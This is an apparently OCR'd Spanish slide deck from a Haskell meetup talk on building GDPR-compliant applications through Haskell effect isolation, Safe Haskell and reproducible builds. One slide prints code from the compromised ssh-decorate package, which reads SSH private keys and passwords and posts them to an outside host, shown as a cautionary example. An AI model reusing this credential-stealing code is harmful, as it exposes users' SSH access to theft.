
Uniproces:

Desarrollando aplicaciones que cumplan con el RGPD

2018-09-21, HaskellMAD @ GoMadrid




Agenda

- Sobre mi (muy breve)
- Trasfondo: El ***R***eglamento ***G***eneral de ***P***rotección de ***D***atos
  - El porqué de la utilización de ***Haskell***
- Concepto de ***Uniprocess***
  - Plantilla de ***Haskell***
- Resumen


Sobre mi (muy breve)

- Ramón Soto Mathiesen (español y danés)
- Ldo. en Ciencias de la Computación de la Universidad de Copenhague (DIKU)
- ***CompSci*** @ SPISE MISU ApS
  - ***"Stay Pure, Isolating Side-Effects"*** -- Michael Werk Ravnsmed dixit
  - ***"Make Illegal States Unrepresentable"*** -- Yaron Minsky dixit
  - Intentando resolver el RGPD desde un punto de vista técnico (Informática y Matemáticas)
  - Primordialmente con ***Haskell*** y en menor medida con ***Elm***
- ***Haskell*** / Elm / TypeScript / F# / OCaml / Lisp / C++ / C# / JavaScript
- Miembro de la Free Software Foundation (FSF) desde Noviembre del 2007
- Fundador del Meetup for F#unctional Copenhageners (MF#K)
- Blog: http://blog.stermon.com/



Coincidencia de expectativas

- En esta charla mostraré como utilizando un enfoque alternativo de cómo hacemos "***normalmente***" software, podremos cumplir con la legislación descrita en ***El Reglamento general de protección de datos (RGPD)*** desde un punto de vista técnico
- Como efecto secundario, podremos convencer fácilmente a las ***Agencias de Protección de Datos de la UE***, de que este es el caso



Trasfondo: RGPD
TL;DR ("Too lazy; didn't read")

- ***RGPD*** (Reglamento General de Protección de Datos) entró en vigor ***2016-05-24*** y se aplica desde el ***2018-05-25***
  - Relativo a la protección de ***personas físicas*** en el procesamiento de datos personales y a la libre circulación de estos datos
- Los datos personales son informaciones que puede atribuirse a personas
- Aplicable si el ***responsable del tratamiento de datos*** es residente en un país de la UE y los tratamientos se están llevando a cabo en la UE; si hay tratamientos de datos de personas en un país de la UE; o si hay tratamiento de datos de cuidadanos de la UE en cualquier otro país no communitario
  - Un ***responsable***, instancia publica o privada, define los tratamientos y un ***encargado***, realiza los tratamientos en nombre del responsable del tratamiento de datos
- Tratamiento de datos: ***Principios relativos al tratamiento (Artículo 5)***
  - licitud, lealtad y transparencia; limitación de la finalidad; minimización de datos; exactitud; limitación del plazo de conservación; integridad y confidencialidad
- Seguridad del tratamiento: ***Protección de datos desde el diseño y por defecto (Artículo 25)***
  - Utilizar las medidas técnicas y organizativas apropiadas con el fin de que los datos personales no se pongan a disposición de un número ilimitado de personas físicas sin el consentimiento de la persona física
- Multas: Si no se cumple con el Reglamente, puede tener como resultado ***multas del 4% de los ingresos globales anuales*** o ***20 millones de EUR***, dependiendo de cual sea mayor

Trasfondo: RGPD
TL;DR (“Too lazy; didn’t read”)

- Multas: Si no se cumple con el Reglamente, puede tener como resultado ***multas del 4% de los ingresos globales anuales*** o ***20 millones de EUR*** dependiendo de cual sea mayor

Trasfondo: RGPD (Resultados desde la aplicación)

- Punto de vista como ciudadano:
  - ***Visibilidad*** en la cantidad de ***cookies*** que hay que aceptar para visitar una ***página web*** y bloqueos que no permiten acceder a contenido hasta que se no se acepten dichas cookies
  - Supongo que todos habremos recibido unos cuantos ***correos electrónicos*** de compañías ***pidiéndonos consentimiento*** sobre si pueden utilizar nuestros datos no?
    - ¿Habéis probado a no darlo y a pedir que borren vuestros datos, como estipula el ***Artículo 17: Derecho de supresión («el derecho al olvido»)***? Eso si que es una odisea :)

Nota: Hay que agradecer a la ***AEPD*** y al ***Sr. González*** por el caso contra ***Google España***, ya que el ***Articulo 17*** de la RGPD, se basa casi en su totalidad en dicho resolución

Trasfondo: RGPD (Resultados desde la aplicación)

- Punto de vista como instancia pública o privada:
  - Han ***surgido bastantes*** empresas que ***proporcionan servicios*** para ayudarnos a cumplir con el ***RGPD***
  - Lo que salta a la vista es que ***muy pocas***, por no decir ***ninguna***, ***proporcionan*** herramientas que nos ayuden a ***desarrollar aplicaciones*** que cumplan con el reglamento
  - La abogacías proporcionan servicios jurídicos, a un precio relativamente alto, como de costumbre, y otras consultorías proporcionan un montón de papeleo y palabras que se lleva el viento

Trasfondo: RGPD (Resultados desde la aplicación)

- Punto de vista como instancia pública o privada:
  - Habiendo participado casi 2 años en un ***Grupo de Intercambio Informal de Experiencia*** (ERFA-DPO) organizado por el mayor sindicato de informática de Dinamarca (Prosa)
  - Y yendo a todo tipo de ***reuniones*** relacionadas con el ***RGPD***
  - Lo que suele suceder es que representantes de empresas preguntan por: tecnologías, metodologías, librerías, frameworks, ... que les ayuden a desarrollar aplicaciones con un Certificado de Garantía de que cumplen con el ***RGPD***


Trasfondo: RGPD (Para las instituciones de la UE)

- Supervisor Europeo de Protección de Datos (SEPD) publicó el Viernes 14 de Septiembre de este mismo año (2018) el siguente texto en LinkedIn:
  - *"Hoy el **Parlamento Europeo adoptó** el nuevo Reglamento que rige la protección de datos en las instituciones y órganos de la UE, **el "RGDP para las instituciones de la UE"**. Las nuevas normas reforzadas garantizan que el alto nivel de protección de datos dentro de las instituciones y organismos de la UE se ajuste a la norma establecida en el RGDP. Reflejan el nuevo énfasis en la responsabilidad, **exigiendo** a las instituciones de la UE **que demuestren activamente su cumplimiento** de las normas de protección de datos **y prioricen actividades prácticas para salvaguardar a las personas** en lugar de **procedimientos burocráticos** ..."*
  - En otras palabras (mi humilde interpretación): "SEPD exige un *mayor número de soluciones prácticas, las cuales sean demostrables de que cumplen con el RGPD y menos papeleo burocrático*"

Trasfondo: RGPD (Pautas a seguir)

- El reglamento contiene algunas pautas sobre cómo diseñar y así asegurar la protección de datos cuando se trabaja con datos confidenciales personales, principalmente en los Artículos 5 y 25, anteriormente citados:
  - ***Principios relativos al tratamiento (Artículo 5)***
    - licitud, lealtad y transparencia; limitación de la finalidad; minimización de datos; exactitud; limitación del plazo de conservación; integridad y confidencialidad
  - ***Protección de datos desde el diseño y por defecto (Artículo 25)***
    - Utilizar las medidas técnicas y organizativas apropiadas con el fin de que los datos personales no se pongan a disposición de un número ilimitado de personas físicas sin el consentimiento de la persona física

Trasfondo: RGPD (Pautas a seguir)




LinkedIn Post (Tim Walters, Ph.D.)

Trasfondo: RGPD (Pautas a seguir)

- *"Un ejemplo: el requisito para la **minimización de datos**, Artículo 5.1.c, significa que debe **poder demostrar** que cada **proceso** comercial que **tenga accesso datos personales** (y **cada tecnología** que contribuye a ello) está **diseñado** de tal manera que **utiliza la menor cantidad posible** de datos **durante el menor tiempo** posible, al mismo tiempo que lo **expone al menor número** posible de ojos y **asegurando que se eliminará lo más rápido** posible una vez haya finalizado el propósito del procesamiento"* -- Tim Walters

El porqué de Haskell (Conceptos y definición)

- ***Primeramente***, hablaré sobre los ***conceptos básicos*** de Haskell, sin entrar demasiado en la parte teórica, para asegurarnos de que todos estamos en la misma onda
- ***Haskell*** es un lenguaje de programación ***estandarizado*** de uso general y puramente funcional, con semántica no estricta y fuertemente tipado
- ***Haskell*** se ***utiliza ampliamente*** en la ***academia*** pero también en la ***industria***




El porqué de Haskell (Pureza vs Efectos)

- En ***Haskell*** hay una separación clara, que se aplica mediante el sistema de tipado y el compilador, entre código puro: siempre se evalúa con el mismo valor de salida dada la misma entrada y no causa ningún efecto secundario como la mutación de objetos mutables o salida a dispositivos de Entrada/Salida; y código que produce efectos:

Rama de código	**Parental con efectos**	**Parental puro sin efectos**
Vástago con efectos	Código con efectos	Error de compilación
Vástago puro sin efectos	Código con efectos	Código puro

Nota: Todas las aplicaciones Haskell tienen una rama de código parental con efectos de entrada y salida (E/S). Si este no fuera el caso, no podríamos proporcionar entradas o ver la salida del cálculo y, por lo tanto, sería una pérdida de tiempo ejecutar cualquier aplicación ...

El porqué de Haskell (Pureza vs Efectos)




El porqué de Haskell (Pureza vs Efectos)

- En algunos casos, para aumentar el rendimiento, esta clara separación puede de alguna manera ser evitada con transparencia referencial. Por ejemplo:

```
λ> import System.IO.Unsafe
λ> reftrans = unsafePerformIO $ pure =<< getChar
λ> :t reftrans
λ> reftrans :: Char -- Sin rasto de efectos en la etiqueta !!!
```

- Cuando esto sucede, ya no podemos divisar los efectos secundarios en las etiquetas y el sistema de tipos al igual que el compilador, ya no podrán ayudarnos



El porqué de Haskell (Pureza vs Efectos)

- Para garantizar que las impurezas no se puedan ocultar bajo la transparencia referencial, se debe agregar el siguiente pragma al inicio de todos los archivos, de forma adhoc, y evitar así el lanzamiento de los misiles como suele decir ***Simon Peyton Jones***:

```
{-# LANGUAGE Safe #-}
```


- O agregar banderas de compilador (preferible):

```
… -XSafe -fpackage-trust -trust=base …
```

El porqué de Haskell (Aislamiento y granulación)

- Como se mencionó en la sección anterior, todas las aplicaciones Haskell tienen una rama de código parental con efectos de E/S. Esto es lo que nos permite crear todo tipo de aplicaciones (equivalencia con idiomas Turing completos)
- Ahora, ***no*** siempre ***es el caso*** que si se permite que ***una rama del código*** tenga ***efectos secundarios***, estos, ***deberían der ser todos*** los efectos colaterales posibles
- Por ejemplo: Queremos enviar datos confidenciales a una base de datos, pero no queremos que nuestro subcontratista, que maneja esa parte del código, pueda enviar dicha información sensible a sus propios servidores

El porqué de Haskell (Aislamiento y granulación)



```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

```
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

ssh-decorator (paquete de Python) filtra datos SSH

El porqué de Haskell (Aislamiento y granulación)


Twitter y GitHub registran contraseñas sin cifrar

El porqué de Haskell (Aislamiento y granulación)

¡¡¡La ***seguridad informática*** (ciberseguridad) hoy en día, consiste en ponerle puertas al campo!!!

El porqué de Haskell (Aislamiento y granulación)

- En ***Haskell***, el ***puente*** que se encarga de ***unir*** al código puro con el código con effectos, se llama ***mónadas***
- Las ***mónadas*** son unas ***estructuras*** que representa ***cálculos definidos*** como una ***secuencia de pasos***
- Formalmente, todas las instancias de la clase de ***mónada*** deben obedecer las tres leyes de mónadas
  - **Elemento neutro por la izda.:** `pure a >>= f ≡ f a`
  - **Elemento neutro por la dcha.:** `m >>= pure ≡ m`
  - **Asociatividad:** `(m >>= f) >>= g ≡ m >>= (\x -> f x >>= g)`



El porqué de Haskell (Aislamiento y granulación)

Monadas haciendo monadas? No, las ***mónadas*** de Haskell, son otra cosa ...

El porqué de Haskell (Aislamiento y granulación)

- Como mencionamos anteriormente, este ***puente*** que se encarga de ***unir*** al código puro con el código con efectos, puede hacerlo ***de forma gradual*** lo que nos permite asegurarnos de que si permitimos que una parte del código puede acceder a la red, solo podrá realizar dicho efecto
- Por ejemplo: Queremos asegurar que nuestra aplicación solo accede al contenido de una página especifica en la red (efecto) y que dicho contenido se muestre en el dispositivo de salida de la consola (otro efecto) adjuntando fecha y hora (tercer efecto)

El porqué de Haskell (Aislamiento y granulación)

```haskell
granulated -- Granulación de efectos
  ::
    ( Effects.ConsoleOutM      m
    , Effects.DateTimeM        m
    , Effects.SpecificWebsiteM m
    )
  => m ()

main -- Etiqueta de la entrada principal de la aplicación
  :: IO ()

...

main =
  -- Al unir la función principal con nuestra función granulada, la
  -- aplicación, queda automáticamente restringida a los efectos designados
  granulated
```

El porqué de Haskell (Aislamiento y granulación)

```haskell
class Monad m => ConsoleOutM m where
  putStrLn' :: String -> m ()


class Monad m => DateTimeM m where
  getCurrentTime' :: m  UTCTime
  getCurrentDate  :: m (Integer,Int,Int)


class Monad m => SpecificWebsiteM m where
  parseRequest' :: String  -> m Request
  httpLbs'      :: Request -> Manager -> m (Response L8.ByteString)
  httpNoBody'   :: Request -> Manager -> m (Response ())
  tlsManager    :: m Manager
```

El porqué de Haskell (Aislamiento y granulación)

```
instance ConsoleOutM IO where
  putStrLn'
    = putStrLn

instance DateTimeM IO where
  getCurrentTime'
    = getCurrentTime

  getCurrentDate
    = toGregorian . utctDay <$> getCurrentTime


instance SpecificWebsiteM IO where
  parseRequest' relativeUrl =
    parseRequest $ Domain.uri ++ relativeUrl

...

uri =
  "https://specificwebiste.com"
```

El porqué de Haskell (Aislamiento y granulación)

Todos los efectos (E/S) vs granulado (Salida a la Consola ∪ Hora y Fecha ∪ Página Especifica)

El porqué de Haskell (Aislamiento y granulación)

- Por lo tanto, es muy ***fácil asegurar*** que el ***diseño*** y la ***arquitectura*** se aplicarán a través de la ***totalidad de la aplicación***
- También será fácil de ver para los expertos y tal vez incluso para los usuarios, que la ***aplicación hace*** realmente ***lo que fue diseñado para hacer***

El porqué de Haskell (Aislamiento y granulación)

- Y si alguien trata de ***modificar*** la aplicación, con ***malas intenciones***, requerirá modificaciones importantes en el diseño y la arquitectura, que ***podrán ser fácilmente detectadas***
- Hablando de como hacer bien las cosas y así asegurar la "***protección de datos desde el diseño y por defecto***"

  Nota: Y lo mejor es que no tienes que creer en mí palabra, solo tienes que ***confiar*** en una pieza de ***tecnología*** que se basa en ***fundamentos sólidos*** de las ***Matemáticas e Informática***

El porqué de Haskell (Pautas a seguir)

- “Un ejemplo: El requisito para la ***minimización de datos***, Artículo 5.1.c, significa que debe ***poder demostrar*** que cada ***proceso*** comercial que ***tenga accesso datos personales*** (y ***cada tecnología*** que contribuye a ello) está ***diseñado*** de tal manera que ***utiliza la menor cantidad posible*** de datos ***durante el menor tiempo*** posible, al mismo tiempo que lo ***expone al menor número*** posible de ojos y ***asegurando que se eliminará lo más rápido*** posible una vez haya finalizado el propósito del procesamiento.” -- Tim Walters

El porqué de Haskell (Recapitulando)


- Parece que ***Haskell*** + ***RGPD*** son una unión perfecta (match made in heaven) verdad?
- Pero *"No es oro todo lo que reluce"* ...

Concepto de **Uniprocess** (Transparencia referencial)

- ... hablando desde la experiencia, la mayoría de los que usan ***Haskell***, no suelen darle demasiada importancia a lo de la transparencia referencial, ya que si pueden utilizar una ***vía de escape*** para saltarse las ***estrictas normas*** del lenguaje, lo harán
  - Citando a Bill Gates: *"I choose a lazy person to do a hard job. Because a lazy person will find an easy way to do it"*
- Lo cual puede tener consecuencias si se utilizan las banderas del compilador que no permiten transparencia referencial a nivel de proyecto:


  ```
  … -XSafe -fpackage-trust -trust=base …
  ```

- en la manera de que algunos paquetes de ***Haskell*** no pueden utilizarse
  - **Data.Text** no puede ser marcado como un paquete de confianza, pero **Data.ByteString** si



Concepto de **Uniprocess** (Definición y garantías)


- Es aquí donde entran en escena el concepto de ***Uniprocess***, que podría definirse como:
  - *"El encapsulamiento de un proceso, visto desde un punto de vista comercial, del cual se sabe en todo momento que datos entran y que datos salen del proceso"*
- Para ***asegurar*** esta ***afirmación***, es necesario que el código utilizado puede ***marcarse como código seguro*** con las banderas del compilador anteriormente citadas



Concepto de **Uniprocess** (Definición y garantías)


- Además, necesitamos de una manera de ***excluir librerías/paquetes*** que pueden registrarse como ***de confianza***, pero que no deseamos que lo sean en relación al concepto de Uniprocess
- Para esto, hemos añadido la restricción de efectos, como se describe en el articulo [Safe{H}askel], para asegurarnos de que solo se pueden utilizar una cantidad mínima de efectos

  [Safe{H}askel]: (David Terei, David Mazières, Simon Marlow, Simon Peyton Jones) Haskell '12: Proceedings of the Fifth ACM SIGPLAN Symposium on Haskell, Copenhagen, Denmark, ACM, 2012




Concepto de **Uniprocess** (Básico: Aislamiento de efectos)

- ***Restricción de efectos***: Solo se permite realizar a los siguientes efectos:
  - ***Escribir a la consola***: Para fines de mantenimiento
  - ***Hora y fecha***: Para el propósito de marcas de tiempo (timestamps)
  - ***Valores aleatorios***: Para la generación de identificadores únicos y anonimización de datos
  - ***Comunicación segura de red***: Toda comunicación con un uniprocess debe realizarse a través de TLS




Concepto de **Uniprocess** (Básico: Aislamiento de efectos)

- ***Granulación de efectos***: Debe ser posible ***restringir aún más*** los efectos de determinadas ramas del código, de ***forma recursiva***, para ***limitar a un subconjunto*** de los efectos restringidos. Por ejemplo:
  - Solo la parte del código que se encarga del servidor de HTTPS puede registrar determinados datos a la consola
  - Hemos limitado una rama de código para que solo pueda recuperar datos del siguiente servicio: https://ejemplo.servicio.com:8443 . Una vez recibidos, los datos pueden ser utilizados por algunas de las otras ramas del código, pero que a su vez no pueden acceder al servicio mencionado



Concepto de **Uniprocess** (Básico: Aislamiento de efectos)




Efectos

- N0 - Aleatorio + Consola + Fecha + Red
- N1 - Aleatorio + Fecha
- N10 - Aleatorio
- N11 - Fecha
- N2 - Consola + Red
- N20 - Consola
- N21 - Red
- N210 - Mandar a bar.com
- N210 - Recibir de foo.com

Concepto de **Uniprocess** (Básico: Aislamiento de efectos)

- Gracias al aislamiento de efectos, a las ***empresas*** les bastaría con ***diseñar*** las ***capas*** de ***efectos*** y subcontratar el desarrollo a cualquiera(*), con el conocimiento necesario, sabiendo que ***el código*** que reciban, ***cumplirá*** al 100% con su ***diseño*** inicial


  (*) - Incluso a los más mejores black-hat hackers



Concepto de **Uniprocess** (Básico: Binarios reproducibles)

- Código de ***Haskell*** compilado, siempre producirá el mismo archivo binario, ya que el compilador es determinístico
- Sí se aplica a estos binarios una ***hash segura***, en este caso SHA-256, podremos crear lo que se denomina una ***hash de creación reproducible*** (Reproducible Build Hash). Por Ejemplo:
  - ***28066d57***... (y ***57*** números ***hexadecimales*** más)
- Este número hexadecimal, se podría denominar como un ***sello de garantía*** ya que certifica que un código especifico, siempre producirá el mismo binario
- Al existir el ***enlace*** entre ***código y binarios***, esto permitirá, a las ***autoridades pertinentes***, podrá ***atestiguar*** que la ***aplicación*** que en estos momentos esta ***ejecutada***, ***proviene*** del ***código fuente*** y además de ***realizar***, fácilmente, ***auditorías veraces*** para ***contrastar*** de que las aplicaciones, realmente ***hacen para lo que fueron diseñadas***

Concepto de **Uniprocess** (Básico: Binarios reproducibles)



- Al utilizar la tecnología Docker para la distribución de los binarios, al ser ***una tecnología*** que ***no*** le da la misma ***importancia al determinismo*** a la hora de recrear imágenes o contenedores, se ha tenido que ***crear un algoritmo*** que es capaz de extraer dicho ***hash de creación reproducible***, tanto de ***imágenes*** como de ***contenedores***, y ***salvaguardar*** las ***garantías*** que ofrece la utilización ***de Haskell***
- La ***razón*** para la utilización de Docker, es que permite utilizar ***contenedores base*** de un ***tamaño mucho menor***, si lo comparamos con un ***sistema operativo estándar***. El contenedor base utilizado es fpco/haskell-scratch:integer-gmp de solo ***2 MB*** de tamaño, produciendo imágenes de unos ***7,5 – 15 MB***
- Y dado que el contenedor base, ***únicamente*** incluye ***componentes de Linux*** para ***ejecutar aplicaciones de Haskell***, lo cual ***minimiza la superficie de ataque para los hackers***

Concepto de **Uniprocess** (Básico: Binarios reproducibles)

4 Billion seconds $\approx$ 126.8 years

4 Billion $\times$ 126.8 years $\approx$ 507 Billion years

$\approx 37\times$ Age of universe

La seguridad en los números (Safety in Numbers) de 256 bits de seguridad

Concepto de **Uniprocess** (Básico: Comunicación)


- ***Entrante***
  - ***Servidor HTTPS***: Un ***Uniprocess*** solo responderá a las solicitudes de ***GET*** y ***POST***. Las conexiones no se mantienen activas ya que ***una vez*** que se haya ***servido*** una ***solicitud***, el ***servidor cerrará la conexión*** posteriormente
  - ***Servidor seguro de WebSocket***: La única forma de ***mantener viva una conexión*** en un uniprocess, es si el cliente proporciona un encabezado Upgrade al servidor, por lo que la conexión HTTPS será reemplazada por un la de Secure WebSocket
- ***Saliente***
  - ***Cliente HTTPS***: ***GET*** y ***POST*** son las únicas ***solicitudes admitidas***. El encabezado, ***Connection: close***, siempre se agrega a estas solicitudes
  - ***Cliente seguro de WebSocket***: También se admite el encabezado Upgrade

Concepto de **Uniprocess** (Básico: Comunicación)

- ***Seguridad***
  - Un ***Uniprocess*** solo puede ***comunicarse a través*** de TLS (seguridad de la capa de transporte), específicamente la ***versión 1.2***. Esto ***asegurará*** que todo el ***intercambio*** de mensajes entre el ***Uniprocess*** y ***otros servicios*** esté asegurado “desde el diseño y por defecto”

Concepto de **Uniprocess** (Básico: Comunicación)

- ***Datos***
  - Tanto el servidor como el cliente de WebSocket estan limitados a mandar/recibir datos en formato JSON, lo cual significa que es el ***único formato soportado***
  - Con la ayuda del lenguage de programación ***Haskell*** y más concretamente de los parser-combinators, es muy fácil ***asegurar que la información*** que se recibe, no ***contiene*** otro tipo de ***datos*** al ***que se espera***. Por ejemplo: Un nombre no debería de contener números (posible fuga de datos)



Concepto de **Uniprocess** (Básico: Documentación)

- El ***escenario ideal*** es que la ***documentación se deduzca*** directamente de los ***efectos de Entrada/Salida*** (ES) y acompañado con una representación gráfica (diagrama de sunburst)
- Esto ***permitiría*** que la ***semántica del proceso*** pudiera mantenerse ***oculta*** y así ***respetar la propiedad intelectual*** (IP) de las empresas
- Como ***resultado***, al haber un enlace directo entre el código y la documentación, haría más ***fáciles y veraces las auditorías*** realizadas

Concepto de **Uniprocess** (Software de Código Abierto)

